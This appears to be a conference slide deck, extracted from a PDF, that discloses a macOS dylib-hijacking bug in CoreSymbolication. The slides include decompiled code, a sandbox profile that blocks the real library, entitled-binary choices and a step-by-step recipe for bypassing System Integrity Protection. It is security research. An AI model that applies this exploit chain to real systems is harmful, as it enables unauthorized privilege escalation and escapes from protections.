


- Elevate without prompt and profit



dylib hijacking

- Use dylib hijacking to **steal** entitlement from Apple signed binaries
- Known techniques
 - LC_LOAD_WEAK_DYLIB and relative @rpath
<https://www.virusbulletin.com/virusbulletin/2015/03/dylib-hijacking-os-x>
 - dlopen
 - NSBundle.principalClass (dlopen internally)
 - CFBundleLoadExecutable (dlopen internally)
 - CFBundleLoadExecutableAndReturnError (dlopen internally)



The bug



The bug

The CoreSymbolication framework provides private APIs for symbolicating and other diagnostic informations (/System/Library/PrivateFrameworks/CoreSymbolication.framework)



The bug

The CoreSymbolication framework provides private APIs for symbolicating and other diagnostic informations (/System/Library/PrivateFrameworks/CoreSymbolication.framework)

VM Regions Near 0xdeadbef57:

-->
__TEXT 0000000108b04000-0000000108b05000 [4K] r-x/rwx SM=COW /tmp/*

Application Specific Information:

dyld2 mode

Thread 0 Crashed:: Dispatch queue: com.apple.main-thread

0	libsystem_c.dylib	0x00007fff5da2859c	flockfile + 18
1	libsystem_c.dylib	0x00007fff5da2b570	fwrite + 66
2	test	0x0000000108b04f82	main + 82
3	libdyld.dylib	0x00007fff5d9a43d5	start + 1

Thread 0 crashed with X86 Thread State (64-bit):

rax: 0x00000001171ee66c rbx: 0x0000000deadbeef rcx: 0x00000001171ee66c rdx: 0x0000000000000001



The bug

The CoreSymbolication framework provides private APIs for symbolicating and other diagnostic informations (/System/Library/PrivateFrameworks/CoreSymbolication.framework)

VM Regions Near 0xdeadbef57:

-->

__TEXT	0000000108b04000-0000000108b05000 [4K] r-x/rwx SM=COW /tmp/*
--------	---

Application Specific Information:

dyld2 mode

```
Thread 0 Crashed:: Dispatch queue: com.apple.main-thread
0  libsystem_c.dylib          0x00007fff5da2859c flockfile + 18
1  libsystem_c.dylib          0x00007fff5da2b570 fwrite + 66
2  test                        0x0000000108b04f82 main + 82
3  libdyld.dylib              0x00007fff5d9a43d5 start + 1
```

symbolicated by CoreSymbolication

Thread 0 crashed with X86 Thread State (64-bit):

rax: 0x00000001171ee66c rbx: 0x0000000deadbeef rcx: 0x00000001171ee66c rdx: 0x0000000000000001



The bug

```
handle = _dlopen("/System/Library/PrivateFrameworks/Swift/libswiftDemangle.dylib",1);
if (((handle == 0) &&
    ((len = get_path_relative_to_framework_contents
      (
        "../../../../Developer/Toolchains/XcodeDefault.xctoolchain/usr/lib/libswiftDemangle.dylib"
        ,alternative_path,0x400), len == 0 ||

      (handle = _dlopen(alternative_path,1), handle == 0)))) &&
((len2 = get_path_relative_to_framework_contents
      ("../../../../usr/lib/libswiftDemangle.dylib",alternative_path,0x400), len2 == 0
      || (handle = _dlopen(alternative_path,1), handle == 0))) {
handle_xcselect = _dlopen("/usr/lib/libxcselect.dylib",1);
if (handle_xcselect == 0) goto cleanup;
p_get_dev_dir_path = (undefined *)dlsym(handle_xcselect,"xcselect_get_developer_dir_path");
if ((p_get_dev_dir_path == (undefined *)0x0) ||
    (cVar2 = (*(code *)p_get_dev_dir_path
              (alternative_path,0x400,&local_42b,&local_42a,&local_429), cVar2 == 0)) {
    handle = 0;
}
else {
    _strlcat(alternative_path,
              "/Toolchains/XcodeDefault.xctoolchain/usr/lib/libswiftDemangle.dylib",0x400);
    handle = _dlopen(alternative_path,1);
}
_dlclose(handle_xcselect);
if (handle == 0) goto cleanup;
}
__ZL25demanglerLibraryFunctions.0 = _dlsym(handle,"swift_demangle_getSimplifiedDemangledName");
cleanup:
if (*(_long *)__stack_chk_guard != lVar1) {
    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
}
return;
```

Decompiled code from
CoreSymbolication!call_external_demangle(char const*)

The bug

```
handle = _dlopen("/System/Library/PrivateFrameworks/Swift/libswiftDemangle.dylib",1);
if (((handle == 0) &&
    ((len = get_path_relative_to_framework_contents
      (
        "../../../../Developer/Toolchains/XcodeDefault.xctoolchain/usr/lib/libswiftDemangle.dylib"
        ,alternative_path,0x400), len == 0 ||

    (handle = _dlopen(alternative_path,1), handle == 0)))) &&
((len2 = get_path_relative_to_framework_contents
      ("../../../../usr/lib/libswiftDemangle.dylib",alternative_path,0x400), len2 == 0
    || (handle = _dlopen(alternative_path,1), handle == 0)))) {
handle_xcselect = _dlopen("/usr/lib/libxcselect.dylib",1);
if (handle_xcselect == 0) goto cleanup;
p_get_dev_dir_path = (undefined *)dlsym(handle_xcselect,"xcselect_get_developer_dir_path");
if ((p_get_dev_dir_path == (undefined *)0x0) ||
    (cVar2 = (*(code *)p_get_dev_dir_path
              (alternative_path,0x400,&local_42b,&local_42a,&local_429), cVar2 == 0)) {
    handle = 0;
}
else {
    _strlcat(alternative_path,
              "/Toolchains/XcodeDefault.xctoolchain/usr/lib/libswiftDemangle.dylib",0x400);
    handle = _dlopen(alternative_path,1);
}
_dlclose(handle_xcselect);
if (handle == 0) goto cleanup;
}
__ZL25demanglerLibraryFunctions.0 = _dlsym(handle,"swift_demangle_getSimplifiedDemangledName");
cleanup:
if (*(long *)__stack_chk_guard != lVar1) {
    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
}
return;
```

Decompiled code from
CoreSymbolication!call_external_demangle(char const*)



The bug

```
handle = _dlopen("/System/Library/PrivateFrameworks/Swift/libswiftDemangle.dylib",1);
if (((handle == 0) &&
    ((len = get_path_relative_to_framework_contents
        (
            ".../Developer/Toolchains/XcodeDefault.xctoolchain/usr/lib/libswiftDemangle.dylib"
            ,alternative_path,0x400), len == 0 ||

        (handle = _dlopen(alternative_path,1), handle == 0)))) &&
((len2 = get_path_relative_to_framework_contents
        (".../usr/lib/libswiftDemangle.dylib",alternative_path,0x400), len2 == 0
    || (handle = _dlopen(alternative_path,1), handle == 0))) {
handle_xcselect = _dlopen("/usr/lib/libxcselect.dylib",1);
if (handle_xcselect == 0) goto cleanup;
p_get_dev_dir_path = (undefined *)dlsym(handle_xcselect,"xcselect_get_developer_dir_path");
if ((p_get_dev_dir_path == (undefined *)0x0) ||
    (cVar2 = (*(code *)p_get_dev_dir_path
                (alternative_path,0x400,&local_42b,&local_42a,&local_429), cVar2 == 0)) {
    handle = 0;
}
else {
    _strlcat(alternative_path,
              "/Toolchains/XcodeDefault.xctoolchain/usr/lib/libswiftDemangle.dylib",0x400);
    handle = _dlopen(alternative_path,1);
}
_dlclose(handle_xcselect);
if (handle == 0) goto cleanup;
}
__ZL25demanglerLibraryFunctions.0 = _dlsym(handle,"swift_demangle_getSimplifiedDemangledName");
cleanup:
if (*(long *)__stack_chk_guard != lVar1) {
    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
}
return;
```

Decompiled code from
CoreSymbolication!call_external_demangle(char const*)



The bug

```
handle = _dlopen("/System/Library/PrivateFrameworks/Swift/libswiftDemangle.dylib",1);
if (((handle == 0) &&
    ((len = get_path_relative_to_framework_contents
        (
            ".../Developer/Toolchains/XcodeDefault.xctoolchain/usr/lib/libswiftDemangle.dylib"
            ,alternative_path,0x400), len == 0 ||

        (handle = _dlopen(alternative_path,1), handle == 0)))) &&
((len2 = get_path_relative_to_framework_contents
        (".../usr/lib/libswiftDemangle.dylib",alternative_path,0x400), len2 == 0
    || (handle = _dlopen(alternative_path,1), handle == 0)))) {
handle_xcselect = _dlopen("/usr/lib/libxcselect.dylib",1);
if (handle_xcselect == 0) goto cleanup;
p_get_dev_dir_path = (undefined *)dlsym(handle_xcselect,"xcselect_get_developer_dir_path");
if ((p_get_dev_dir_path == (undefined *)0x0) ||
    (cVar2 = (*(code *)p_get_dev_dir_path
        (alternative_path,0x400,&local_42b,&local_42a,&local_429), cVar2 == 0)) {
    handle = 0;
}
else {
    _strlcat(alternative_path,
        "/Toolchains/XcodeDefault.xctoolchain/usr/lib/libswiftDemangle.dylib",0x400);
    handle = _dlopen(alternative_path,1);
}
_dlclose(handle_xcselect);
if (handle == 0) goto cleanup;
}
__ZL25demanglerLibraryFunctions.0 = _dlsym(handle,"swift_demangle_getSimplifiedDemangledName");
cleanup:
if (*(long *)__stack_chk_guard != lVar1) {
    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
}
return;
```

insecure `dlopen`
(dylib hijack)

Decompiled code from
CoreSymbolication!call_external_demangle(char const*)

The bug

- CoreSymbolication uses an external function to demangle swift symbols:
 - `libswiftDemangle.dylib!swift_demangle_getSimplifiedDemangledName`
- Search `libswiftDemangle.dylib` in the following directories then dlopen:
 - `/System/Library/PrivateFrameworks/Swift/`
 - `/Developer/Toolchains/XcodeDefault.xctoolchain/usr/lib/`
 - `/usr/lib/`
 - `$(xcselect_get_developer_dir_path())/Toolchains/XcodeDefault.xctoolchain/usr/lib/`



The bug

- The function `xcselect.dylib!xcselect_get_developer_dir_path` will check if environment variable `DEVELOPER_DIR` exists and its value qualifies `xcselect_find_developer_contents_from_path`
- Set the environment to control the argument of `dlopen`!

```
00001287 lea      rdi,[s_DEVELOPER_DIR_000025b9]    ;  = "DEVELOPER_DIR"
0000128e call    __stubs::__getenv                 ;  char * __getenv(char * param_1)
00001293 mov      r14,rAX
00001296 test   r14,r14
00001299 jz      env_not_set
0000129b mov      r13,rbx
0000129e mov      rdi,r14
000012a1 mov      rsi,r12
000012a4 mov      ebx,dword ptr [local_440 + rbp]
000012aa mov      edx,ebx
000012ac mov      rcx,r15
000012af call    _xcselect_find_developer_contents_from_path ; undefined _xcselect_find_develop
000012b4 test   found,found
000012b6 jz      LAB_000013a6
000012bc mov      rdi,r12
000012bf mov      rsi,r14
000012c2 call    __stubs::__strcmp                ; int __strcmp(char * param_1, char
000012c7 test   found,found
000012c9 jz      LAB_000013bb
000012cf lea      rdi,[s_DEVELOPER_DIR_000025b9]    ;  = "DEVELOPER_DIR"
000012d6 mov      edx,0x1
000012db mov      rsi,r12
000012de call    __stubs::__setenv                 ; int __setenv(char * param_1, char
```



Reach the point

- This file `/System/Library/PrivateFrameworks/Swift/libswiftDemangle.dylib` actually exists on High Sierra
- To force it to load our payload, apply a custom sandbox profile before spawning the entitled binary

```
(version 1)
(allow default)
(deny file-read*
(literal "/System/Library/PrivateFrameworks/Swift/libswiftDemangle.dylib")
(literal "/Developer/Toolchains/XcodeDefault.xctoolchain/usr/lib/libswiftDemangle.dylib")
(literal "/usr/lib/libswiftDemangle.dylib")
)
```

- File unacceptable, the crafted library will be loaded
- Sandbox is supposed to be a mitigation, not exploit 💣



Finding the host

- The binary must
 - have special entitlement that we need
 - have at least one code path to trigger dylib hijacking
- A magical entitlement **com.apple.system-task-ports**, with whom the process can attach to any processes (even those restricted), and gain arbitrary entitlement

entitlement:com.apple.system-task-ports	Wiggle Wiggle
took 0.013s, found 31	
Apple taskinfo /usr/bin/taskinfo com.apple.system-task-ports	
Apple LV symbols /Applications/Xcode.app/Contents/Developer/usr/bin/symbols com.apple.private.kernel.get-kext-info com.apple.system-task-ports	
Apple top /usr/bin/top com.apple.system-task-ports task_for_pid-allow	
Apple lsmp /usr/bin/lsmp com.apple.system-task-ports task_for_pid-allow	
Apple powermetrics /usr/bin/powermetrics com.apple.system-task-ports task_for_pid-allow	
Apple LV symbols /usr/bin/symbols com.apple.private.kernel.get-kext-info com.apple.system-task-ports	
Apple sysmond /usr/libexec/sysmond com.apple.system-task-ports task_for_pid-allow	
Apple LV heap /Applications/Xcode.app/Contents/Developer/usr/bin/heap com.apple.private.iosurfaceinfo com.apple.system-task-ports com.apple.system-task-ports.safe	



An entitled host

com.apple.SamplingTools

```
➔ ~ ls /usr/bin/  
{filtercalltree,heap32,stringdups32,leaks32,heap,atos,vmmmap32,sample,malloc  
_history32,symbols,vmmmap,leaks,stringdups,malloc_history}  
/usr/bin/atos          /usr/bin/leaks32      /usr/bin/stringdups32  
/usr/bin/filtercalltree /usr/bin/malloc_history /usr/bin/symbols  
/usr/bin/heap           /usr/bin/malloc_history32 /usr/bin/vmmmap  
/usr/bin/heap32         /usr/bin/sample       /usr/bin/vmmmap32  
/usr/bin/leaks          /usr/bin/stringdups
```

There are several graphical applications and command-line tools available for gathering performance metrics.

<https://developer.apple.com/library/archive/documentation/Performance/Conceptual/PerformanceOverview/PerformanceTools/PerformanceTools.html>

```
➔ ~ vmmmap Finder  
Process:        Finder [245]  
Path:          /System/Library/CoreServices/  
Finder.app/Contents/MacOS/Finder  
Load Address: 0x107205000  
Identifier:    com.apple.finder
```

```
➔ ~ jtool --ent `which vmmmap`  
<?xml version="1.0" encoding="UTF-8"?>  
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"  
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">  
<plist version="1.0">  
<dict>  
  <key>com.apple.system-task-ports</key>  
  <true/>  
</dict>  
</plist>
```



Scenario

- Function `task_for_pid` requires same euid, so we can not inject a privileged process for escalation
- A root process is still restricted because of System Integrity Protection
- Inject `com.apple.rootless.*` entitled processes to bypass rootless
- For example, `com.apple.rootless.install.heritable` entitlement can access restricted files, and the entitlement is inherited by its child processes



Triggering the bug

When the target process has Swift runtime, this command will trigger the external demangle function: **symbols [pid] -printDemangling**

```
12 libdyld.dylib          0x00007fff5178ad86 dlopen + 86
13 com.apple.CoreSymbolication 0x00007fff3d800332 invocation function for block in call_external_demangle(char const*) + 348
14 libdispatch.dylib        0x00007fff5174fe08 _dispatch_client_callout + 8
15 libdispatch.dylib        0x00007fff5174fdbb dispatch_once_f + 41
16 com.apple.CoreSymbolication 0x00007fff3d7a380f demangle + 298
17 com.apple.CoreSymbolication 0x00007fff3d7a35e3 TRawSymbol<Pointer64>::name() + 75
18 com.apple.CoreSymbolication 0x00007fff3d7a888e CSSymbolGetName + 166
19 symbols                 0x000000010ffc386a 0x10ffb7000 + 51306
20 symbols                 0x000000010ffc3cbe 0x10ffb7000 + 52414
21 com.apple.CoreSymbolication 0x00007fff3d7eba37
TRawSymbolOwnerData<Pointer64>::symbols_in_address_range(CSCppSymbolOwner*, TRange<Pointer64>, void (_CSTypeRef) block_pointer) + 127
22 symbols                 0x000000010ffc3c8e 0x10ffb7000 + 52366
23 com.apple.CoreSymbolication 0x00007fff3d7eb890
TRawSymbolOwnerData<Pointer64>::regions_in_address_range(CSCppSymbolOwner*, TRange<Pointer64>, void (_CSTypeRef) block_pointer) + 124
24 symbols                 0x000000010ffc3b6f 0x10ffb7000 + 52079
25 com.apple.CoreSymbolication 0x00007fff3d7c6c6a CSSymbolOwnerForeachSegment + 92
26 symbols                 0x000000010ffc3af2 0x10ffb7000 + 51954
27 com.apple.CoreSymbolication 0x00007fff3d7adbee CSSymbolicatorForeachSymbolOwnerAtTime + 95
28 symbols                 0x000000010ffc25b1 0x10ffb7000 + 46513
29 symbols                 0x000000010ffc00ee 0x10ffb7000 + 37102
```



One more problem

SamplingTools on High Sierra are signed with Library Validation flag, which prohibits loading modules that are not signed by Apple

```
System Integrity Protection: enabled
Crashed Thread:          0 Dispatch queue: com.apple.main-thread
Exception Type:        EXC_BAD_ACCESS (Code Signature Invalid)
Exception Codes:         0x0000000000000032, 0x00000010d745000
Exception Note:          EXC_CORPSE_NOTIFY
Termination Reason:     Namespace CODESIGNING, Code 0x2
kernel messages:
External Modification Warnings:
Process used task_for_pid().
VM Regions Near 0x10d745000:
    MALLOC_LARGE           00000010d70a000-00000010d745000 [ 236K] rw-/rwx SM=PRV
--> mapped file          00000010d745000-00000010d746000 [   4K] r-x/r-x SM=PRV Object_id=2929ab85
    mapped file          00000010d748000-00000010d762000 [ 104K] r--/r-- SM=ALI Object_id=2af85085
Application Specific Information:
dyld: in dlopen()
/var/folders/4d/1_vz_55x0mn_w1cyjwr9w42c0000gn/T/tmp.0b5SeUjh/Toolchains/XcodeDefault.xctoolchain/usr/lib/
libswiftDemangle.dylib
12 libdyld.dylib 0x00007fff66c9fd86 dlopen + 86
13 com.apple.CoreSymbolication 0x00007fff52d15332 invocation function for block in call_external_demangle(char const*) + 348
14 libdispatch.dylib 0x00007fff66c64e08 _dispatch_client_callout + 8
15 libdispatch.dylib 0x00007fff66c64dbb dispatch_once_f + 41
16 com.apple.CoreSymbolication 0x00007fff52cb880f demangle + 298
17 com.apple.CoreSymbolication 0x00007fff52cb85e3 TRawSymbol<Pointer64>::name() + 75
18 com.apple.CoreSymbolication 0x00007fff52cbd88e CSSymbolGetName + 166
```



“I'm old, not obsolete”



High Sierra

```
➔ bin codesign -dvvv symbols
Identifier=com.apple.SamplingTools
Format=Mach-O thin (x86_64)
CodeDirectory v=20100 size=1384 flags=0x2000(library-validation) hashes=36+5
location=embedded
Platform identifier=4
Hash type=sha256 size=32
```



“I'm old, not obsolete”



High Sierra

```
➔ bin codesign -dvvv symbols
Identifier=com.apple.SamplingTools
Format=Mach-O thin (x86_64)
CodeDirectory v=20100 size=1384 flags=0x2000(library-validation) hashes=36+5
location=embedded
Platform identifier=4
Hash type=sha256 size=32
```



“I'm old, not obsolete”



High Sierra

```
→ bin codesign -dvvv symbols
Identifier=com.apple.SamplingTools
Format=Mach-O thin (x86_64)
CodeDirectory v=20100 size=1384 flags=0x2000(library-validation) hashes=36+5
location=embedded
Platform identifier=4
Hash type=sha256 size=32
```



El Capitan

```
→ bin codesign -dvvv symbols
Identifier=com.apple.SamplingTools
Format=Mach-O thin (x86_64)
CodeDirectory v=20100 size=812 flags=0x0(none) hashes=32+5 location=embedded
Platform identifier=1
Hash type=sha1 size=20
```

“I'm old, not obsolete”



High Sierra

```
→ bin codesign -dvvv symbols
Identifier=com.apple.SamplingTools
Format=Mach-O thin (x86_64)
CodeDirectory v=20100 size=1384 flags=0x2000(library-validation) hashes=36+5
location=embedded
Platform identifier=4
Hash type=sha256 size=32
```



El Capitan

```
→ bin codesign -dvvv symbols
Identifier=com.apple.SamplingTools
Format=Mach-O thin (x86_64)
CodeDirectory v=20100 size=812 flags=0x0(none) hashes=32+5 location=embedded
Platform identifier=1
Hash type=sha1 size=20
```



Exploit

- Craft the Toolchains/XcodeDefault.xctoolchain/usr/lib/libswiftDemangle.dylib
- Invoke `sandbox_init_with_parameters` to drop access to the swift libraries
- Set the `DEVELOPER_DIR` environment variable
- Copy the `symbols` binary from El Capitan and spawn the process
- Payload `libswiftDemangle.dylib` will be loaded in to the entitled process, who can `task_for_pid` for restricted processes and obtain arbitrary entitlement



SIP bypass

entry


sandbox_init_with_parameters to
drop access to the built-in dylib



